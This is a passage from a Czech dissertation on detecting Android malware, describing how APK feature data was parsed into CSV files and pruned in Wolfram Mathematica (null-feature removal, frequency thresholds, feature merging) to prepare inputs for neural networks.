
V této části práce jsou podrobně popsány fáze výzkumu 1 až 5. Data byla dodána ve více etapách. Lišila se počtem i kategoriemi features, u kterých měly vyšetřované vzorky APK aplikací přirazenu relevantní hodnotu. Z tohoto důvodu byl ZuMi Parser naprogramován tak, aby si dokázal poradit s variabilními datovými strukturami. Parser při prvním průchodu datovou strukturou vytvořil seznam všech relevantních features. Ze seznamu byla podle RFC 4180 (kapitola 2 Definition of the CSV Format, bod 3) [166] vytvořena hlavička platných features. Druhým průchodem datovou strukturou byl zjištěn rozsah hodnot všech features v souborech BLACK.log a WHITE.log. Ve třetím průchodu byly postupně procházeny všechny vzorky mobilních APK aplikací. U každého vzorku byly nejprve přečteny ty features, u kterých byla naměřena nějaká hodnota. To znamená, že ve zpracovávaném vzorku existoval záznam o příslušné feature. Následně byly procházeny zbývající features definované v hlavičce vytvářeného CSV souboru, u nichž neexistovala pro daný vzorek hodnota. Takové features byly vyplněny unikátní hodnotou u (jedinečnost zajišťuje druhý průchod), která se nevyskytovala u žádné feature v souborech BLACK.log a WHITE.log. Hodnota všech neexistujících features byla nastavena na stejnou hodnotou u, která byla definována jako $u \in \{x | x \in \mathbb{Z} \wedge x < 0 \wedge x \notin F\}$, kde F je množina

všech hodnot features obsažených v souborech BLACK.log i WHITE.log. Zkompletovaný záznam aktuálně zpracovávaného vzorku APK aplikace byl pomocí StreamWriteru zapsán jako jeden řádek výstupního CSV souboru. Výše uvedeným způsobem byly zpracovány všechny vzorky v BLACK.log a WHITE.log souboru. Přičemž výstupem ZuMi Parseru byly soubory:

- black.csv – obsahoval všechny APK aplikace, které představovaly mobilní malware,
- white.csv – byl tvořen pouze legitimními APK aplikacemi.


Analýza transformovaných dat v prostředí Wolfram Mathematica

Další část výzkumu probíhala v prostředí Wolfram Mathematica. Prostředí bylo vybráno, protože jazyk Wolfram [167] umožňuje rychlou analýzu nad rozsáhlými soubory dat, a to včetně velmi přehledných grafických výstupů. Prostředí rovněž umožňuje rychlé programování prototypů. Psaní prototypových modulů v konvenčních jazycích, jako jsou například C++, C# nebo Java, by bylo těžkopádné a zdlouhavé. V jazyce Wolfram byl naprogramován celý analytický modul, který upravoval problematické features. Modul je součástí předzpracování dat (pre-processingu), který je důležitý pro následné využití technik strojového učení, v tomto případě umělých neuronových sítí. Poskytoval analytické datové a grafické výstupy a vytvářel trénovací i testovací množiny vstupních vektorů pro neuronové sítě. Samotné neuronové sítě, které tvoří nejdůležitější část detekčního mechanismu, byly rovněž realizovány v prostředí Wolfram Mathematica.



Obr. 6.10: Vztah jednotlivých prostředků, které byly použity v rámci výzkumu [zdroj vlastní]

Soubory black.csv a white.csv byly načteny do prostředí Wolfram Mathematica. Vstupní reprezentace jednoho vzorku vyšetřované APK aplikace byla realizována jako vektor. Vstupní vektor má 695 prvků, viz obrázek 6.11. Jeden prvek vektoru vždy odpovídá jedné feature.




Obr. 6.11: Reprezentace jednoho vzorku vyšetřované APK aplikace v prostředí Wolfram Mathematica [zdroj vlastní]

Velkou výhodou prostředí Wolfram Mathematica je možnost vizualizace zkoumaných dat. Grafické zobrazování dat bylo používáno v různých fázích výzkumu a sloužilo:

- pro zobrazení aktuálního stavu dat, například zobrazení neupravených dat po prvním načtení souborů black.csv a white.csv, nebo po provedení transformačních procesů,
- pro eliminaci nežádoucích features,
- pro výběr nejvýhodnějšího postupu potřebného pro další fázi výzkumu.

Na základě empirického zkoumání bylo zjištěno, že nejvýhodnější vizualizace dat s nejvyšší informační hodnotou je graf zobrazení $f\colon \mathbb{N} \longrightarrow F \cup \{u\}$, kdy na ose x je pořadí dané feature (pořadí je dáno analýzou ZuMi Parseru, tedy hlavičkou CSV souborů a je pro oba soubory black.csv i white.csv stejné) a na ose y je hodnota příslušné feature nebo hodnota u (umělá hodnota u je použita vždy, když NAA systém u daného vzorku nezjistil hodnotu feature). Přičemž platí, že jedna křivka odpovídá jednomu vzorku APK aplikace. Na obrázku 6.12 je vidět, že vzorek 1 (white3visual[[1]]) i vzorek 2 (white3visual[[2]]) mají v desáté feature v pořadí zajímavé hodnoty (vzorek 1 bod [10, 143]; vzorek 2 bod [10, 112]), které by je mohly odlišit od vzorků malware.




Obr. 6.12: Grafická reprezentace features dvou vzorků legitimních aplikací [zdroj vlastní]

Obrázek 6.12 zároveň ukazuje účinnost zvoleného vizualizačního postupu při hledání odlišností mezi malware a legitimními aplikacemi. Platí, že čím více rozdílů se mezi daty malware a čistých, neinfikovaných aplikací podaří najít, tím větší detekční schopnosti budou neuronové sítě mít. Nejprve bylo nutné provést úplnou vizualizaci všech dat ze souborů black.csv a white.csv, které vstupovaly do prototypu analyzátoru. Z tohoto důvodu byly do jednoho grafu vyneseny všechny křivky, které odpovídají vzorkům malware zeleně a do stejného grafu byly zaznamenány všechny vzorky legitimních aplikací oranžovou barvou. Byly vytvořeny dva grafy:


- nejprve byly vykresleny všechny vzorky čistých, neinfikovaných aplikací a následně byly do stejného grafu vykresleny všechny vzorky mobilního malware. Situace je zachycena na obrázku 6.13 vlevo,
- pak byly vykresleny všechny vzorky malware do druhého grafu. Do shodného grafu byly vykresleny i všechny vzorky čistých, neinfikovaných aplikací, situace je zachycena na obrázku 6.13 vpravo.

Cílem bylo zjistit, jak moc se od sebe vzorky obou skupin liší. Z obrázku 6.13 je jasné, že velké části dat mají obě skupiny společné. Obě skupiny vzorků jsou mobilní aplikace, byť malware je speciální typ mobilních aplikací. Obě skupiny jsou tvořeny stejnými nebo podobnými stavebními kameny, jako jsou například broadcast receivery, aktivity či služby. Většina z nich má ic_launcher, používá příkazy nativního jazyka, spouští Intents a podobně. Je logické, že velká část dat popisující jejich chování a strukturu je společná jak pro mobilní malware, tak pro legitimní aplikace. Nejdůležitějším cílem prototypu analyzátoru bude provést takové úpravy, které zvýrazní rozdíly mezi skupinami vzorků.



Obr. 6.13: Vizualizace dat ze souborů black.csv a white.csv [zdroj vlastní]

Z obrázku 6.13 je patrné, že některé features měly u jednotlivých testovaných vzorků hodnoty, které byly od sebe nerozlišitelné. To znamená, že stejné nebo podobné hodnoty features byly u malware vzorků i u vzorků legitimních aplikací. Například pokud většina malware vzorků má feature x rovnu hodnotě y a většina vzorků legitimních aplikací má feature x rovnu hodnotě y nebo kolem této hodnoty nepravidelně osciluje, přičemž míra oscilace nemůže být považována za signifikantní, pak má feature x za následek zhoršení detekčních schopností neuronových sítí. Z pohledu neuronových sítí se jedná o velmi podobná data, která nelze vzájemně rozlišit. Je nutné feature x odstranit ze vzorků malware i ze vzorků čistých mobilních aplikací. Úvodní analýza souborů black.csv a white.csv naznačila, že jako první je potřeba odstranit takové features, které mají u většiny infikovaných i neinfikovaných vzorků hodnotu u. Jedná se o takové features, které získaly relevantní hodnotu na základě vyšetření NAA systémů jen u velmi malé části vzorků nebo dokonce u žádného vzorku dané datové sady. Pro tento účel byly všechny features ze souborů black.csv a white.csv spolu s jejich hodnotami přesunuty do proměnných blackFilled a whiteFilled. Nad daty byl proveden průchod, přičemž byly spočítány všechny výskyty (četnosti) hodnot různých od u pro jednotlivé features všech vzorků, uložených v proměnné blackFilled i v proměnné whiteFilled. Pokud všechny vzorky daného souboru mají u feature x hodnotu u, pak je četnost feature x rovna právě nule. Výsledek výpočtu je zachycen na obrázku 6.14. Z výsledku je patrné, že features na pozicích 3, 21, 23, 26, 27, 29, 30, 35, 40, 41 musí být vyřazeny, neboť mají v proměnných blackFilled i whiteFilled pouze umělou hodnotu u a jsou pro neuronové sítě nerozlišitelné (kromě features na výše uvedených pozicích je potřeba odstranit i některé další, jež obrázek 6.14 z prostorových důvodů nezachytil).



Obr. 6.14: Vypočtené četnosti hodnot různých od hodnoty u pro jednotlivé features [zdroj vlastní]

V obrázku 6.15 jsou vypsány všechny pozice features, které měly nulové četnosti a bylo nutné je odstranit. Na obrázku 6.15 je vidět, že počet nulových features, jenž je nutné odstranit jak z blackFilled, tak z i whiteFilled je 397. Výsledná data, ze kterých byly odstraněny nulové features, byly zapsány do proměnných blackDeleted a whiteDeleted:


- blackDeleted má 298 features/sloupců ($695 - 397 = 298$)
- whiteDeleted má 298 features/sloupců ($695 - 397 = 298$)

```
Intersection[Position[blackFilled, 0], Position[whiteFilled, 0]](*prunik pozic a jejich pocet,
ktere jsou nulove v obou black i white tudiz nejsou k nicemu*)

{{3}, {21}, {23}, {26}, {27}, {29}, {30}, {35}, {40}, {41}, {42}, {43}, {44}, {47}, {48}, {49}, {50}, {51}, {52}, {54}, {55}, {56}, {57}, {58}, {59}, {60},
 {61}, {62}, {67}, {68}, {76}, {77}, {80}, {84}, {91}, {93}, {94}, {102}, {107}, {108}, {109}, {115}, {117}, {121}, {125}, {129}, {130}, {132},
 {133}, {136}, {137}, {139}, {140}, {143}, {149}, {151}, {152}, {153}, {154}, {157}, {161}, {164}, {169}, {170}, {175}, {179}, {180}, {184}, {186},
 {187}, {188}, {189}, {190}, {193}, {195}, {196}, {197}, {200}, {207}, {210}, {216}, {219}, {222}, {226}, {227}, {236}, {238}, {244}, {245}, {247},
 {249}, {251}, {252}, {253}, {255}, {256}, {257}, {259}, {260}, {261}, {262}, {265}, {266}, {267}, {268}, {269}, {270}, {271}, {272}, {273}, {274},
 {275}, {276}, {277}, {278}, {280}, {282}, {283}, {284}, {285}, {286}, {288}, {291}, {292}, {293}, {294}, {295}, {298}, {300}, {302}, {303}, {304},
 {305}, {306}, {307}, {308}, {310}, {314}, {315}, {316}, {317}, {318}, {319}, {320}, {321}, {322}, {323}, {324}, {328}, {329}, {330}, {331}, {333},
 {334}, {335}, {338}, {339}, {340}, {341}, {342}, {343}, {344}, {345}, {347}, {349}, {351}, {353}, {354}, {355}, {356}, {357}, {358}, {359}, {360},
 {361}, {362}, {363}, {365}, {366}, {368}, {369}, {370}, {371}, {372}, {373}, {375}, {377}, {378}, {379}, {380}, {381}, {383}, {387}, {389}, {390},
 {391}, {393}, {395}, {396}, {400}, {401}, {402}, {403}, {405}, {406}, {409}, {410}, {412}, {413}, {414}, {415}, {416}, {418}, {419}, {421}, {422},
 {423}, {426}, {427}, {428}, {429}, {430}, {431}, {432}, {433}, {434}, {436}, {437}, {438}, {440}, {442}, {443}, {444}, {445}, {448}, {450}, {451},
 {452}, {453}, {458}, {462}, {464}, {465}, {469}, {470}, {471}, {473}, {475}, {477}, {478}, {479}, {481}, {482}, {483}, {485}, {486}, {487},
 {490}, {491}, {492}, {493}, {494}, {495}, {496}, {497}, {498}, {499}, {500}, {501}, {502}, {503}, {504}, {505}, {506}, {507}, {508}, {509},
 {510}, {511}, {512}, {513}, {514}, {517}, {518}, {519}, {520}, {521}, {522}, {524}, {526}, {528}, {529}, {530}, {531}, {532}, {535}, {536},
 {537}, {538}, {541}, {542}, {543}, {544}, {545}, {546}, {547}, {550}, {551}, {553}, {554}, {555}, {556}, {557}, {560}, {561}, {564}, {566},
 {567}, {569}, {573}, {577}, {580}, {581}, {582}, {583}, {584}, {585}, {587}, {588}, {589}, {591}, {592}, {594}, {595}, {597}, {599}, {601},
 {603}, {605}, {606}, {607}, {608}, {609}, {613}, {615}, {616}, {617}, {619}, {622}, {625}, {626}, {627}, {631}, {632}, {633}, {635}, {636},
 {638}, {639}, {640}, {641}, {642}, {643}, {644}, {645}, {647}, {648}, {649}, {652}, {653}, {654}, {655}, {656}, {657}, {658}, {659}, {660},
 {662}, {663}, {664}, {665}, {666}, {667}, {668}, {669}, {671}, {673}, {674}, {675}, {678}, {679}, {680}, {681}, {688}, {690}, {694}, {695}}

Length[Intersection[Position[blackFilled, 0], Position[whiteFilled, 0]]]
(* POCET NULOVYCH POZIC (FEATURES) V blackFilled I whiteFilled*)
397
```

Obr. 6.15: Pozice nulových features a jejich počet [zdroj vlastní]

Na obrázku 6.16 je vidět, že oblasti dat, ve kterých se vzorky malware a legitimních aplikací liší, jsou výraznější i s ohledem na vizualizaci kratšího

intervalu hodnot na ose y. Zajímavé oblasti jsou na obrázku 6.16 označeny červeně.



Obr. 6.16: Zvýšení rozdílu mezi soubory dat v proměnných blackDeleted a whiteDeleted [zdroj vlastní]


V další fázi byla nad daty provedena následující úprava: byly vyřazeny features, které měly malé četnosti hodnot zadané systémem NAA. Jednalo se o features, u nichž převládala umělá hodnota u. Pro potřeby této operace bylo potřeba stanovit horní a dolní mez. Experimentálně bylo zjištěno, že dobrých výsledků lze dosáhnout, tak že:

- dolní mez (DM) byla stanovena jako pětiprocentní četnost z celkového množství vzorků. 5 % (nebo méně) vzorků daného souboru má hodnoty zadané systémem NAA a 95 % (nebo více) vzorků daného souboru má umělou hodnotu u,
- horní mez (HM) byla stanovena jako dvacetiprocentní četnost z celkového množství vzorků. 20 % (nebo více) vzorků daného souboru má hodnoty zadané systémem NAA a 80 % (nebo méně) vzorků daného souboru má umělou hodnotu u.

Experimenty provedené s horní a dolní mezí ukazují, že jejich vhodné nastavení má velký vliv na výslednou kvalitu vstupních vektorů trénovací množiny, tím i na celkovou efektivitu detekce mobilního malware pomocí neuronových sítí. Hodnoty horní a dolní meze nebyly definitivně stanoveny. Z toho vyplývá možnost dalšího výzkumu nad rámec dizertační práce. Bylo by přínosné provést komplexní sérii pokusů s cílem systematicky popsat, jak hodnoty horní a dolní meze ovlivňují křivku detekční efektivity. Popsaný experiment by mohl otevřít další prostor pro optimalizaci detekčního procesu.

Na základě stanovení horní a dolní meze byly vyloučeny všechny features, které měly četnost v blackDeleted menší nebo rovnu dolní mezi s výjimkou features, které měly ve whiteDeleted četnosti větší než horní mez. Pokusy ukázaly, že pokud by nebyla aplikována horní mez, byly by vyloučeny i features s relativně vysokou informační hodnotou a jejich nepřítomnost by negativně ovlivnila kvalitu detekčního procesu. Stejný postup byl aplikován i na data, která byla uložena v proměnné whiteDeleted. To znamená, že byly vyloučeny všechny features, které měly četnost ve whiteDeleted menší nebo rovnu dolní mezi s výjimkou features, které měly v blackDeleted četnosti větší než horní mez. Zbylé features, které měly vysokou informační hodnotu a nebyly smazány výše popsaným procesem, byly uloženy spolu s jejich hodnotami do proměnných dalsiDeleteBlack a dalsiDeleteWhite. Z popisu postupu, jakým byly vyloučeny všechny features, které měly malé četnosti NAA hodnot je jasné, že se features v proměnných dalsiDeleteBlack a dalsiDeleteWhite budou nyní lišit. Features, které měli vysokou informační hodnotu v proměnné blackDeleted, ji nemuseli mít i v proměnné whiteDeleted. Platí, že features, které měly vysokou informační hodnotu v proměnné whiteDeleted, ji nemuseli mít i v blackDeleted proměnné. To znamená, že je potřeba sjednotit seznamy features s vysokou informační hodnotou do jediného seznamu. Tato operace umožní dostat data opět do konzistentního stavu. Všechny features, která jsou potřebná pro další část výzkumu, byla sjednocena do proměnné finalFeatures.


Nechť množina A obsahuje features proměnné dalsiDeleteBlack, a množina B obsahuje features proměnné dalsiDeleteWhite. Množina $A \cap B$ představuje features, jež jsou obsaženy jak v proměnné dalsiDeleteBlack, tak v proměnné dalsiDeleteWhite. Množina $A - (A \cap B)$ představuje features, pro něž platí, že jsou v proměnné dalsiDeleteBlack a zároveň nejsou v proměnné dalsiDeleteWhite. Množina $B - (A \cap B)$ představuje features, pro něž platí, že jsou v proměnné dalsiDeleteWhite a zároveň nejsou v proměnné dalsiDeleteBlack. Sjednocením všech tří množin: $(A \cap B) \cup (A - (A \cap B)) \cup (B - (A \cap B))$ jsou všechny relevantní features uloženy v proměnné finalFeatures, viz obrázek 6.17.



Obr. 6.17: Proces sloučení všech relevantních features do proměnné finalFeatures [zdroj vlastní]

